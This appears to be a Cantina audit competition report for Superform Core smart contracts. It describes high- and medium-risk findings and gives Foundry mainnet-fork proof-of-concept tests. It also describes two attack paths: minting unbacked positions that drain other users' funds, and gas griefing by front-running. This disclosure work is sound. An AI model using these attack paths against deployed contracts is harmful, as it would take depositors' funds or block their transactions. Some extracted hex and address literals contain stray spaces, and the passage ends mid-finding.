CANTINA

Superform Core

Competition

July 17, 2025

Contents

1 Introduction

1.1 About Cantina

Cantina is a security services marketplace that connects top security researchers and solutions with clients. Learn more at cantina.xyz

1.2 Disclaimer

A competition provides a broad evaluation of the security posture of the code at a particular moment based on the information available at the time of the review. While competitions endeavor to identify and disclose all potential security issues, they cannot guarantee that every vulnerability will be detected or that the code will be entirely secure against all possible attacks. The assessment is conducted based on the specific commit and version of the code provided. Any subsequent modifications to the code may introduce new vulnerabilities, therefore, any changes made to the code would require an additional security review. Please be advised that competitions are not a replacement for continuous security measures such as penetration testing, vulnerability scanning, and regular code reviews.

1.3 Risk assessment

Severity	Description
High	*Must* fix as soon as possible (if already deployed) and can be triggered by any user without significant constraints, generating outsized returns to the exploiter. For example: loss of user funds (significant amount of funds being stolen or lost) or breaking core functionality (failure in fundamental protocol operations).
Medium	Global losses <10% or losses to only a subset of users, requiring significant constraints (capital, planning, other users...) to be exploited. For example: temporary disruption or denial of service (DoS), minor fund loss or exposure or breaking non-core functionality
Low	Losses will be annoying but easily recoverable, requiring unusual scenarios or admin actions to be exploited.
Gas Optimization	Suggestions around gas saving practices.
Informational	Suggestions around best practices or readability.

1.3.1 Severity Classification

The severity of security issues found during the security review is categorized based on the above matrix. High severity findings represent the most critical issues that must be addressed immediately, as they either have high impact and high likelihood of occurrence, or medium impact with high likelihood.

Medium severity findings represent issues that, while not immediately critical, still pose significant risks and should be addressed promptly. These typically involve scenarios with medium impact and medium likelihood, or high impact with low likelihood.

Low severity findings represent issues that, while not posing immediate threats, could potentially cause problems in specific scenarios. These typically involve medium impact with low likelihood, or low impact with medium likelihood.

Lastly, some findings might represent improvements that don't directly impact security but could enhance the codebase's quality, readability, or efficiency (Gas and Informational findings).

2 Security Review Summary

Superform is a non-custodial yield marketplace. It allows other DeFi protocols to permissionlessly list yield opportunities and users to then access them from any EVM chain.

From May 19th to Jun 2nd Cantina hosted a competition based on superform-core. The participants identified a total of **123** issues in the following risk categories:

- High Risk: 6
- Medium Risk: 20
- Low Risk: 57
- Gas Optimizations: 0
- Informational: 40

The present report only outlines the **high** and **medium** risk issues.

3 Findings

3.1 High Risk

3.1.1 Users partially repaying through the Morpho hook will have their LTV significantly increased

Submitted by samuraii77, also found by T1MOH, Orion Security, Cybrid and seeques

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: The `MorphoRepayAndWithdrawHook` allows users to partially repay and then withdraw a part of their collateral, keeping the same LTV. However, the code incorrectly ignores the accrued interest the borrower has to repay, causing an inflated collateral to withdraw, resulting in possible reverts or significant LTV increases and subsequent unexpected liquidations. The user's repay and collateral withdrawal are as follows:

```
executions[2] = Execution({
    target: morpho,
    value: 0,
    callData: abi.encodeCall(IMorphoBase.repay, (marketParams, vars.amount, 0, account, "")) // 0 shares as
    // partial repayment
});
executions[4] = Execution({ target: morpho, value: 0, callData: abi.encodeCall(IMorphoBase.withdrawCollateral,
↪  (marketParams, collateralForWithdraw, account, account)) });
```

The `vars.amount` is the amount of assets the user wishes to repay. The collateral to withdraw is computed as follows:

```
uint256 fullCollateral = deriveCollateralForFullRepayment(id, account);
collateralForWithdraw = deriveCollateralForPartialRepayment(id, account, vars.amount, fullCollateral);
```

The `fullCollateral` is simply the position's collateral:

```
function deriveCollateralForFullRepayment(Id id, address account) public view returns (uint256
↪  collateralAmount) {
    (, , uint128 collateral) = morphoStaticTyping.position(id, account);
    collateralAmount = uint256(collateral);
}
```

The collateral the user will withdraw is then computed as follows:

```
function deriveCollateralForPartialRepayment(Id id, address account, uint256 amount, uint256 fullCollateral)
↪  public view returns (uint256 withdrawableCollateral) {
    uint256 fullLoanAmount = deriveLoanAmount(id, account);
    if (fullLoanAmount < amount) revert AMOUNT_NOT_VALID();

    withdrawableCollateral = Math.mulDiv(fullCollateral, amount, fullLoanAmount);
}
```

Where the `fullLoanAmount` is computed as follows:

```
function deriveLoanAmount(Id id, address account) public view returns (uint256 loanAmount) {
    (, uint128 fullShares, ) = morphoStaticTyping.position(id, account);
    uint256 castShares = uint256(fullShares);

    Market memory market = morphoInterface.market(id);
    loanAmount = castShares.toAssetsUp(market.totalBorrowAssets, market.totalBorrowShares);
}
```

The above is incorrect as we simply use the market's cached borrow assets which ignores any pending interest. Then, we simply do a ratio calculation:

```
withdrawableCollateral = Math.mulDiv(fullCollateral, amount, fullLoanAmount);
```

Thus, the `withdrawableCollateral` can be inflated based on the pending interest. For example: `totalBorrowAssets` = 100 (with 50 pending as interest). `totalBorrowShares` = 100. `market.fee` = 0 (for simplicity). `user's collateral` = X.

User is only borrower (he owns all borrow shares as well as all borrow assets), he wants to repay 75 assets. The code will compute the borrowed assets as `100 * 100 / 100 = 100` (`shareBalance.toAssetsUp(market.totalBorrowAssets, market.totalBorrowShares)` with cached borrow assets). Then, the withdrawable collateral will be `X * 75 / 100 = 0.75X`.

The user repays 75 of the total 150 assets with the interest accrued, thus 50%. However, he withdraws 75% of the collateral. This will either put him in a very bad LTV, causing possible liquidations or the operation will simply revert if he goes above the LLTV.

Marking this as a High as if a user goes to the LLTV, then he can get liquidated very soon, something he is not expecting as he was very healthy (note that users are not expected to know about this bug, they are using hooks for a reason as it abstracts any complex logic from them, they are not tech-savvy, thus high is deserved).

Recommendation: Consider pending interest.

Superform: Fixed in PR 618.

3.1.2 `_checkAndLockForSuperPosition` is not locking the assets in the `vaultBank`

Submitted by Christoph Michel, also found by Ravindu Santhush, Aamirusmani1552 and maxzuvex

Severity: High Risk

Context: SuperExecutorBase.sol#L293

Finding Description: Both `SuperExecutor`'s are missing the second step of "2. Locks the assets in the vault bank for the destination chain". The vault bank is approved but the funds are never actually locked.

```
/// @dev Checks if the hook specifies a vault bank and destination chain
///      If cross-chain operation is needed:
///      1. Creates approval for the vault bank to access tokens
///      2. Locks the assets in the vault bank for the destination chain
///      3. Emits an event to signal the cross-chain operation
```

Impact Explanation: Note that the `SuperPositionMintRequested` event which is observed and then used to mint the `SuperPosition` on the destination chain is still emitted. The user receives `SuperPosition` shares on the destination chain without actually locking their funds on the source chain. They can bridge their assets back and forth, repeating this process to increase their `SuperPosition` without locking any funds. The `SuperPositions` are not actually fully backed by assets in the vault bank. Assuming it works like a normal vault, the `SuperPosition` can then be redeemed to receive funds on the source chain. These funds come from other users who locked them in the vault bank. This leads to loss of funds for users & vault bank insolvency.

Likelihood Explanation: High - it never locks the assets.

Recommendation Consider locking the `amount` to the vault bank after the approval.

Superform: Acknowledged.

3.1.3 `MorphoRepayHook` reverts for partial repay and outstanding interest

Submitted by Christoph Michel, also found by ctmotox2, Sparrow, Dystopia, T1MOH, Rsameth, Orion Security, morya26, Cybrid, globalace, seeques, ZZhelev, gh0xt, kelvinsmart, BaiMaStryke, HeckerTrieuTien, 0xNForcer, elolpuer, figtracer and Sneks

Severity: High Risk

Context: MorphoRepayHook.sol#L199

Finding Description: The `MorphoRepayHook`'s `build` function calls the `_verifyAmount` function if it's not a full repayment. There's a wrong check on `amount` in this function which means it always reverts as soon as there's any interest in the market (meaning it wasn't updated in the same block):

```
uint256 totalAmount = amount + fee + interest;
if (amount < totalAmount) revert AMOUNT_NOT_VALID();
```

Note that `totalAmount` includes `amount` itself. If `fee + interest > 0` the function will revert.

Impact Explanation: High - Breaks Core Functionality: Causes a failure in fundamental protocol operations. Hooks must be considered a core part of SuperForm as every smart wallet action is performed through one of their hooks. Without hooks, SuperForm would just be a smart wallet (the specific smart wallet is not even in scope) and there'd be no protocol. The hook's `build` function is always called during execution leading to the revert.

Likelihood Explanation: High - Issues that can be triggered by any user, without significant constraints. The likelihood that a user wants to repay the loan only partially and that there is pending interest in the market (it has not been accrued in the same block before) is high.

Proof of Concept: Output: See the test `test_execute_partialRepayment` fail. See it succeed once the issue is fixed. Add the following files to `test/integration/hooks`:

- `HooksBaseTest.sol`.
- `MorphoRepayHook.t.sol`.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "forge-std/console.sol";

import {ISuperHook, ISuperHookResult, ISuperHookResultOutflow, Execution} from
↪  "../../../src/core/interfaces/ISuperHook.sol";
import {MorphoRepayHook} from "../../../src/core/hooks/loan/morpho/MorphoRepayHook.sol";

contract BaseTest is Test {
    function setUp() public virtual {}

    function fork(string memory chainName, uint256 blockNumber) internal {
        vm.createSelectFork(getRpc(chainName), blockNumber);
    }

    function getRpc(string memory chainName) internal view returns (string memory) {
        if (keccak256(bytes(chainName)) == keccak256("eth")) {
          return "https://eth-mainnet.public.blastapi.io";
        } else {
          revert(string(abi.encodePacked("BaseTest.getRpc: unsupported chain ", chainName)));
        }
    }
}

contract HooksBaseTest is BaseTest {
    function setUp() public virtual override {
        super.setUp();
        prevHook = new MockHook();
    }

    MockHook public prevHook;
    ISuperHook public hook;

    address public user;


    function _processHook(address account, bytes memory hookData) internal {
      console.log("=== hookData ===");
      console.logBytes(hookData);
      console.log("=== PREEXECUTE ===");
      hook.preExecute(address(prevHook), account, hookData);

      console.log("=== BUILDING ===");
      Execution[] memory executions = hook.build(address(prevHook), account, hookData);
      vm.startPrank(account);
      for (uint256 i = 0; i < executions.length; i++) {
        console.log("==== EXECUTION %s ===", i);
        (bool success, bytes memory data) = executions[i].target.call{value:
        ↪  executions[i].value}(executions[i].callData);
        if (!success) {
          console.log("\t=== FAILED ===");
          console.logBytes(data);
          assembly ("memory-safe") {
            revert(add(data, 0x20), mload(data))
```

```
          }
        }
      }
      vm.stopPrank();
      console.log("=== POSTEXECUTE ===");
      hook.postExecute(address(prevHook), account, hookData);
    }
}

contract MockHook is ISuperHook, ISuperHookResult {
    uint256 public $outAmount;

    function build(address, address, bytes memory) external pure override returns (Execution[] memory) {
        return new Execution[](0);
    }

    function preExecute(address, address, bytes memory) external {}

    function postExecute(address, address, bytes memory) external {}

    function subtype() external pure override returns (bytes32) {
        return bytes32(0);
    }

    function outAmount() external view override returns (uint256) {
        return $outAmount;
    }

    function hookType() external pure override returns (ISuperHook.HookType) {
        return ISuperHook.HookType.NONACCOUNTING;
    }

    function spToken() external pure override returns (address) {
        return address(0);
    }

    function asset() external pure override returns (address) {
        return address(0);
    }

    function vaultBank() external pure override returns (address) {
        return address(0);
    }

    function dstChainId() external pure override returns (uint256) {
        return 0;
    }

    // new functions
    function setOutAmount(uint256 amount) external {
        $outAmount = amount;
    }
}
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "forge-std/console.sol";

import {ISuperHook, ISuperHookResult, ISuperHookResultOutflow, Execution} from
↪  "../../../src/core/interfaces/ISuperHook.sol";
import {MorphoRepayHook} from "../../../src/core/hooks/loan/morpho/MorphoRepayHook.sol";
import "./HooksBaseTest.sol";

contract CantinaIntegrationMorphoRepayHookTest is HooksBaseTest {
    address constant MORPHO_BLUE = address(0xBBBBBbbBBb9cC5e90e3b3Af64bdAF62C37EEFFCb);

    function test_execute_partialRepayment() public {
      // https://app.blocksec.com/explorer/tx/eth/0xb2f9c01ce790566880ce211cd3f867e627cbd3322705eb8f94b15b01c3
      ↪  8886da
      fork("eth", 22580376 - 1);
      user = address(0x45062198f372195a36A0937B5C537105c91F3E9f);
      hook = ISuperHook(address(new MorphoRepayHook(MORPHO_BLUE)));

      bytes memory hookData;
```

```
      {
        address loanToken = address(0xdC035D45d973E3EC169d2276DDab16f1e407384F);
        address collateralToken = address(0xaaeE1A9723aaDB7afA2810263653A34bA2C21C7a);
        address oracle = address(0xa022aDB8C6bD4c25325A662cB928570a8e3966b4);
        address irm = address(0x870aC11D48B15DB9a138Cf899d20F13F79Ba00BC);
        uint256 amount = 236583678277241913868;
        uint256 lltv = 770000000000000000;
        bool usePrevHookAmount = false;
        bool isFullRepayment = false;

        hookData = abi.encodePacked(
          loanToken,
          collateralToken,
          oracle,
          irm,
          amount,
          lltv,
          usePrevHookAmount,
          isFullRepayment
        );
      }

      _processHook(user, hookData);
    }
}
```

Recommendation `totalAmount` was likely intended to be Morpho's `totalBorrowAssets + interest`. All hooks should be end-to-end integration tested to ensure they work.

Superform: Fixed in PR 516.

3.1.4 `PendleRouterSwapHook` reverts because of wrong decoding in `_decodeTokenOut` for `swapExactPtForToken`

Submitted by Christoph Michel

Severity: High Risk

Context: PendleRouterSwapHook.sol#L303

Finding Description: When using the `PendleRouterSwapHook` to swap `swapExactPtForToken`, the decoding of the output token in `_decodeTokenOut(data[57:])` is wrong. This is because the following struct is used by `PendleRouterSwapHook.swapExactPtForToken`.

```
struct TokenOutput {
    address tokenOut;
    uint256 minTokenOut;
    address tokenRedeemSy;
    address pendleSwap;
    SwapData swapData;
}
struct SwapData {
    SwapType swapType;
    address extRouter;
    bytes extCalldata;
    bool needScale;
}
```

As `SwapData` has a dynamic field `extCalldata`, the `TokenOutput` is also considered a dynamic field which means it is not encoded inline, but an offset is first stored. This offset is exactly at the location that `_decodeTokenOut(data[57:])` decodes. It will return an address like `0x00000000000000000000000000000000000000a0` for default abi encodings.

Then `0x00000000000000000000000000000000000000a0::balanceOf(..)` is called which reverts because the address is not a valid contract but it tries to decode a `uint256` return value from the call. The entire `preExecute` → `_getBalance` → `_decodeTokenOut` → `balanceOf` chain reverts and the hook cannot be used.

Impact Explanation: High - Breaks Core Functionality: Causes a failure in fundamental protocol operations. Hooks must be considered a core part of SuperForm as every smart wallet action is performed through one of their hooks. Without hooks, SuperForm would just be a smart wallet (the specific smart

wallet is not even in scope) and there'd be no protocol. The hook's `preExecute` function is always called during execution leading to the revert.

Likelihood Explanation: High - Issues that can be triggered by any user, without significant constraints. This revert always happens when the user swaps "PT for token", therefore we consider it highly likely to happen.

Proof of Concept: Output: See the test `test_execute_swapExactPtForToken_decodeTokenOut` fail. See it succeed once the issue is fixed. (The other issue also needs to be fixed for the test to pass). Add the following files to `test/integration/hooks`:

- `HooksBaseTest.sol`.
- `PendleRouterSwapHook.t.sol`.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "forge-std/console.sol";

import {ISuperHook, ISuperHookResult, ISuperHookResultOutflow, Execution} from
↪  "../../../src/core/interfaces/ISuperHook.sol";
import {MorphoRepayHook} from "../../../src/core/hooks/loan/morpho/MorphoRepayHook.sol";

contract BaseTest is Test {
    function setUp() public virtual {}

    function fork(string memory chainName, uint256 blockNumber) internal {
        vm.createSelectFork(getRpc(chainName), blockNumber);
    }

    function getRpc(string memory chainName) internal view returns (string memory) {
        if (keccak256(bytes(chainName)) == keccak256("eth")) {
          return "https://eth-mainnet.public.blastapi.io";
        } else {
          revert(string(abi.encodePacked("BaseTest.getRpc: unsupported chain ", chainName)));
        }
    }
}

contract HooksBaseTest is BaseTest {
    function setUp() public virtual override {
        super.setUp();
        prevHook = new MockHook();
    }

    MockHook public prevHook;
    ISuperHook public hook;

    address public user;


    function _processHook(address account, bytes memory hookData) internal {
      console.log("=== hookData ===");
      console.logBytes(hookData);
      console.log("=== PREEXECUTE ===");
      hook.preExecute(address(prevHook), account, hookData);

      console.log("=== BUILDING ===");
      Execution[] memory executions = hook.build(address(prevHook), account, hookData);
      vm.startPrank(account);
      for (uint256 i = 0; i < executions.length; i++) {
        console.log("==== EXECUTION %s ===", i);
        (bool success, bytes memory data) = executions[i].target.call{value:
        ↪  executions[i].value}(executions[i].callData);
        if (!success) {
          console.log("\t=== FAILED ===");
          console.logBytes(data);
          assembly ("memory-safe") {
            revert(add(data, 0x20), mload(data))
          }
        }
      }
      vm.stopPrank();
      console.log("=== POSTEXECUTE ===");
```

```
      hook.postExecute(address(prevHook), account, hookData);
    }
}

contract MockHook is ISuperHook, ISuperHookResult {
    uint256 public $outAmount;

    function build(address, address, bytes memory) external pure override returns (Execution[] memory) {
        return new Execution[](0);
    }

    function preExecute(address, address, bytes memory) external {}

    function postExecute(address, address, bytes memory) external {}

    function subtype() external pure override returns (bytes32) {
        return bytes32(0);
    }

    function outAmount() external view override returns (uint256) {
        return $outAmount;
    }

    function hookType() external pure override returns (ISuperHook.HookType) {
        return ISuperHook.HookType.NONACCOUNTING;
    }

    function spToken() external pure override returns (address) {
        return address(0);
    }

    function asset() external pure override returns (address) {
        return address(0);
    }

    function vaultBank() external pure override returns (address) {
        return address(0);
    }

    function dstChainId() external pure override returns (uint256) {
        return 0;
    }

    // new functions
    function setOutAmount(uint256 amount) external {
        $outAmount = amount;
    }
}
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "forge-std/console.sol";

import {ISuperHook, ISuperHookResult, ISuperHookResultOutflow, Execution} from
↪  "../../../src/core/interfaces/ISuperHook.sol";
import {PendleRouterSwapHook} from "../../../src/core/hooks/swappers/pendle/PendleRouterSwapHook.sol";
import "./HooksBaseTest.sol";

contract CantinaIntegrationPendleRouterSwapHookTest is HooksBaseTest {
    address constant PENDLE_ROUTER = address(0x888888888889758F76e7103c6CbF23ABbF58F946);

    function test_execute_swapExactPtForToken_decodeTokenOut() public {
      // https://explorer.phalcon.xyz/tx/eth/0x202cfd7e8dae561af172274dcfce04703daeaf63852c0872208d030fa71a457e
      fork("eth", 22581741 - 1);
      user = address(0x708Db6042644556 73e63D82e8a6bbb66Ab856617);
      hook = ISuperHook(address(new PendleRouterSwapHook(PENDLE_ROUTER)));

      bytes memory hookData;
      {
        // copied from inputData of tx
        bytes memory txData =
```

```
        hex"594a88cc000000000000000000000000708db6042644556 73e63d82e8a6bbb66ab856617000000000000000000000000085
        ↪  667e484a32d884010cf16427d90049ccf46e970000000000000000000000000000000000000000000000000554a360376a755
        ↪  038500000000000000000000000000000000000000000000000000000000000a000000000000000000000000000000000000
        ↪  000000000000000000000000000001e000000000000000000000000090d2af7d622ca3141efa4d8f1f24d86e5974cc8f
        ↪  000000000000000000000000000000000000000000005500d51af39d8b1cf900000000000000000000000090d2af7d62
        ↪  2ca3141efa4d8f1f24d86e5974cc8f000000000000000000000000000000000000000000000000000000000000000000000000
        ↪  000000000000000000000000000000000000000000000000000000000a000000000000000000000000000000000000000000
        ↪  000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
        ↪  000000000000000000000000000000000000000000000000800000000000000000000000000000000000000000000000000000
        ↪  000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
        ↪  000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
        ↪  000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
        ↪  000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
        ↪  000000000000e000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
        ↪  000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
        ↪  0000000000";

        bytes4 placeholder = bytes4(0x00);
        // market
        address yieldSource = address(0x85667e484a32d884010Cf16427D90049CCf46e97);
        bool usePrevHookAmount = false;
        uint256 value = 0;

        hookData = abi.encodePacked(
          placeholder,
          yieldSource,
          usePrevHookAmount,
          value,
          txData
        );
      }

      // fails in preExecute -> _getBalance-> _decodeTokenOut(data[57:]);
      ↪  0x000000000000000000000000000000000000a0::balanceOf(..)
      _processHook(user, hookData);
    }
}
```

Recommendation Consider properly decoding the struct, just use Solidity ABI decoding as decoding in assembly is hard to get right if the struct is of dynamic size. There are also other minor issues with ABI decoding in assembly the way it's done here. All hooks should be end-to-end integration tested to ensure they work.

Superform: Fixed in PR 628.

3.1.5 Ethena unstaking profit is not subjected to performance fee

Submitted by Christoph Michel, also found by 0xAlix2

Severity: High Risk

Context: EthenaUnstakeHook.sol#L86

Finding Description: All hooks that earn yield in a vault are charged a performance fee when redeeming the shares. This happens in `BaseLedger.updateAccounting`. The way it works is that when redeeming (hook type is `Outflow`), the `outAmount` (assets received) and the `usedShares` (shares burned) are passed to the accounting function and the performance fee is on the yield, where the yield is the difference between what was received (`outAmount`) and the average cost basis of the `usedShares`:

```
function _processOutflow(
    address user,
    address yieldSource,
    uint256 amountAssets,
    uint256 usedShares,
    ISuperLedgerConfiguration.YieldSourceOracleConfig memory config
) internal virtual returns (uint256 feeAmount) {
    // @audit-info the user's average cost basis * usedShares
    uint256 costBasis = _calculateCostBasis(user, yieldSource, usedShares);
    feeAmount = _calculateFees(costBasis, amountAssets, config.feePercent);
}
```

Note that the `EthenaUnstakeHook` always returns a `usedShares` of 0 because it measures the difference

in sUSDE balance before and after the execution's `unstake` action. However, for Ethena, the shares are already burned in the previous `cooldownShares` action, not in `unstake`.

Impact Explanation: Medium - Minor Fund Loss or Exposure: A scenario where funds could be exposed or small amounts could be stolen. This could happen in edge cases, like token price manipulation, but it isn't a widespread risk. The protocol does not earn the performance fees for Ethena which is one of the biggest protocols on Ethereum and is expected to be a big contribution to the protocol's fees.

Likelihood Explanation: High - Issues that can be triggered by any user, without significant constraints. The issue of the hook returning `usedShares` of 0 happens every time the hook is executed, and the fee is lost every time.

Proof of Concept: Output: See the test `test_execute_unstake_zeroUsedShares` fail. See it succeed once the issue is fixed.

```
Encountered 1 failing test in
↪  test/integration/hooks/EthenaUnstakeHook.t.sol:CantinaIntegrationEthenaUnstakeHookTest
[FAIL: usedShares is 0 even though it shouldn't: 0 <= 0] test_execute_unstake_zeroUsedShares() (gas: 125042)
```

Add the following files to `test/integration/hooks`:

- `HooksBaseTest.sol`.
- `EthenaUnstakeHook.t.sol`.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "forge-std/console.sol";

import {ISuperHook, ISuperHookResult, ISuperHookResultOutflow, Execution} from
↪  "../../../src/core/interfaces/ISuperHook.sol";
import {MorphoRepayHook} from "../../../src/core/hooks/loan/morpho/MorphoRepayHook.sol";

contract BaseTest is Test {
    function setUp() public virtual {}

    function fork(string memory chainName, uint256 blockNumber) internal {
        vm.createSelectFork(getRpc(chainName), blockNumber);
    }

    function getRpc(string memory chainName) internal view returns (string memory) {
        if (keccak256(bytes(chainName)) == keccak256("eth")) {
          return "https://eth-mainnet.public.blastapi.io";
        } else {
          revert(string(abi.encodePacked("BaseTest.getRpc: unsupported chain ", chainName)));
        }
    }
}

contract HooksBaseTest is BaseTest {
    function setUp() public virtual override {
        super.setUp();
        prevHook = new MockHook();
    }

    MockHook public prevHook;
    ISuperHook public hook;

    address public user;


    function _processHook(address account, bytes memory hookData) internal {
      console.log("=== hookData ===");
      console.logBytes(hookData);
      console.log("=== PREEXECUTE ===");
      hook.preExecute(address(prevHook), account, hookData);

      console.log("=== BUILDING ===");
      Execution[] memory executions = hook.build(address(prevHook), account, hookData);
      vm.startPrank(account);
      for (uint256 i = 0; i < executions.length; i++) {
        console.log("==== EXECUTION %s ===", i);
```

```
        (bool success, bytes memory data) = executions[i].target.call{value:
        ↪  executions[i].value}(executions[i].callData);
        if (!success) {
          console.log("\t=== FAILED ===");
          console.logBytes(data);
          assembly ("memory-safe") {
            revert(add(data, 0x20), mload(data))
          }
        }
      }
      vm.stopPrank();
      console.log("=== POSTEXECUTE ===");
      hook.postExecute(address(prevHook), account, hookData);
    }
}

contract MockHook is ISuperHook, ISuperHookResult {
    uint256 public $outAmount;

    function build(address, address, bytes memory) external pure override returns (Execution[] memory) {
        return new Execution[](0);
    }

    function preExecute(address, address, bytes memory) external {}

    function postExecute(address, address, bytes memory) external {}

    function subtype() external pure override returns (bytes32) {
        return bytes32(0);
    }

    function outAmount() external view override returns (uint256) {
        return $outAmount;
    }

    function hookType() external pure override returns (ISuperHook.HookType) {
        return ISuperHook.HookType.NONACCOUNTING;
    }

    function spToken() external pure override returns (address) {
        return address(0);
    }

    function asset() external pure override returns (address) {
        return address(0);
    }

    function vaultBank() external pure override returns (address) {
        return address(0);
    }

    function dstChainId() external pure override returns (uint256) {
        return 0;
    }

    // new functions
    function setOutAmount(uint256 amount) external {
        $outAmount = amount;
    }
}
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "forge-std/console.sol";

import {ISuperHook, ISuperHookResult, ISuperHookResultOutflow, Execution} from
↪  "../../../src/core/interfaces/ISuperHook.sol";
import {EthenaUnstakeHook} from "../../../src/core/hooks/vaults/ethena/EthenaUnstakeHook.sol";
import "./HooksBaseTest.sol";

contract CantinaIntegrationEthenaUnstakeHookTest is HooksBaseTest {
    address constant SUSDE = address(0x9D39A5DE30e57443BfF2A8307A4256c8797A3497);

    function test_execute_unstake_zeroUsedShares() public {
```

```
    // https://app.blocksec.com/explorer/tx/eth/0xf2c0959e32193dae9d924145a7095f5111bed9573bd5f6d571521cbe4b
    ↪  db38e6
    fork("eth", 22543737 - 1);
    user = address(0xDE4a6C70Fde0af2422948E4f1b7AF7Ed33540776);
    hook = ISuperHook(address(new EthenaUnstakeHook()));

    bytes memory hookData;
    {
      // copied from inputData of tx
      // bytes memory txData =
      // hex"f2888dbb0000000000000000000000000de4a6c70fde0af2422948e4f1b7af7ed33540776";

      bytes4 yieldSourceOracleId = bytes4(0x00);
      address yieldSource = SUSDE;
      uint256 amount = 0; // is actually irrelevant
      bool usePrevHookAmount = false;
      address vaultBank = address(0x00);
      uint256 dstChainId = 0;

      hookData = abi.encodePacked(
        yieldSourceOracleId,
        yieldSource,
        amount,
        usePrevHookAmount,
        vaultBank,
        dstChainId
      );
    }

    _processHook(user, hookData);
    assertGt(ISuperHookResult(address(hook)).outAmount(), 0, "outAmount");
    assertGt(ISuperHookResultOutflow(address(hook)).usedShares(), 0, "usedShares is 0 even though it
    ↪  shouldn't");
  }
}
```

Recommendation

1. There is no easy way to get the amount of shares that were unstaked. Even `sUSDE.cooldowns` stores the underlying amount, not the shares. Consider computing the shares as follows in `_postExecute`:

   ```
   function _postExecute(address, address account, bytes calldata data) internal override {
       address yieldSource = data.extractYieldSource(); // sUSDE
       outAmount = _getBalance(account, data) - outAmount;
       // this is how cooldownShares converts the shares to underlying.
       // might not match the exact pps when cooldownShares was called.
       // will likely underestimate the actual shares burned
       usedShares = IERC4626(yieldSource).previewWithdraw(outAmount);
   }
   ```

   Note that this is not a perfect solution as it will likely underestimate the shares burned (as the pps has increased since calling `cooldownShares`) compared to the actual shares that were burned in a previous `cooldownShares` in most cases (unless sUSDE share price drops). But underestimating is better than overestimating to prevent underflow/DoS in `updateAccounting` when the `accumulatedShares[] -= usedShares` is computed.

2. Consider removing the `amount` parameter from the hook data as it doesn't seem necessary. (`sUSDE.unstake(address)` takes no amount parameters).

Superform: Fixed in PR 590.

3.1.6 Claim hooks incorrectly decode hook data

Submitted by T1MOH, also found by Auditten, Auditten, Auditten, Auditten, Orion Security, davidjohn, globalace, Cybrid, Christoph Michel, Christoph Michel, Christoph Michel, Aamirusmani1552, samuraii77, elolpuer and samuraii77

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: `SuperExecutorBase` always expects first 24 bytes of data in Inflow and Outflow hooks to be filled by `yieldSourceOracleId` and `yieldSource`:

```
function _updateAccounting(address account, address hook, bytes memory hookData) internal virtual {
    ISuperHook.HookType _type = ISuperHookResult(hook).hookType();
    if (_type == ISuperHook.HookType.INFLOW || _type == ISuperHook.HookType.OUTFLOW) {
        // Extract yield source information from the hook data
        bytes4 yieldSourceOracleId = hookData.extractYieldSourceOracleId(); // <<<
        address yieldSource = hookData.extractYieldSource(); // <<<

library HookDataDecoder {
    function extractYieldSourceOracleId(bytes memory data) internal pure returns (bytes4) {
        return bytes4(BytesLib.slice(data, 0, 4));
    }

    function extractYieldSource(bytes memory data) internal pure returns (address) {
        return BytesLib.toAddress(data, 4);
    }
}
```

However `FluidClaimRewardHook.sol`, `GearboxClaimRewardHook.sol`, `YearnClaimOneRewardHook.sol` have different data layout. It doesn't have those 24 bytes of metadata. For example Gearbox:

```
function build(address, address, bytes memory data)
    external
    pure
    override
    returns (Execution[] memory executions)
{
    address farmingPool = BytesLib.toAddress(data, 0);
    if (farmingPool == address(0)) revert ADDRESS_NOT_VALID();

    return _build(farmingPool, abi.encodeCall(IGearboxFarmingPool.claim, ()));
}

function _build(address yieldSource, bytes memory encoded) internal pure returns (Execution[] memory
↪  executions) {
    executions = new Execution[](1);
    executions[0] = Execution({target: yieldSource, value: 0, callData: encoded});
}
```

As a result, claim hooks can't be executed. It means users can't claim rewards in Superform.

Severity Explanation: Issue should be assessed based on contracts present in-scope, I believe it's incorrect to apply upgradeability from ERC7579. Issue severity is not affected by whether contract in question is upgradeable or not - that's the stance of Spearbit across all audits. Therefore, the severity level should be determined based on actual contracts, as if the ability to upgrade the ERC7579 module is not provided.

Recommendation: Add 24 bytes buffer as you always do.

Superform: Fixed in PR 498.

3.2 Medium Risk

3.2.1 Malicious users can abuse the 63/64 rule to skip `executeFromExecutor()` calls

Submitted by samuraii77, also found by Orion Security

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: `SuperDestinationExecutor::processBridgedExecution()` can be directly called by anyone where the same input data will result in the same outcome of the function, regardless of the caller (assuming same state). There, we have the following code at the end of the function:

```
try IERC7579Account(account).executeFromExecutor(modeCode, ERC7579ExecutionLib.encodeBatch(execs)) {
    emit SuperDestinationExecutorExecuted(account);
} catch Panic(uint256 errorCode) {
    emit SuperDestinationExecutorPanicFailed(account, errorCode);
}
// ...
```

We call `executeFromExecutor()` on the account which can have extremely important logic which must be executed. However, since anyone can call it, then the 63/64 rule can be abused to force a revert and go in the catch, this will disallow the logic to be executed.

For example:

1. Assume the catch block requires ~2000 gas to be executed, there is only a single event emission which is very cheap.
2. For that to be 1/64 of the remaining gas during the external call, the total gas remaining at that point must be `2000 * 64 = 128000` which is the gas required for an average function which is not too trivial but also not too complex.
3. The malicious user can do the following:
   - Frontrun a call to the `AcrossV3Adapter` by copying the calldata to the destination executor.
   - Send it with such an amount of gas so that we have ~128000 gas at the time of the external call.
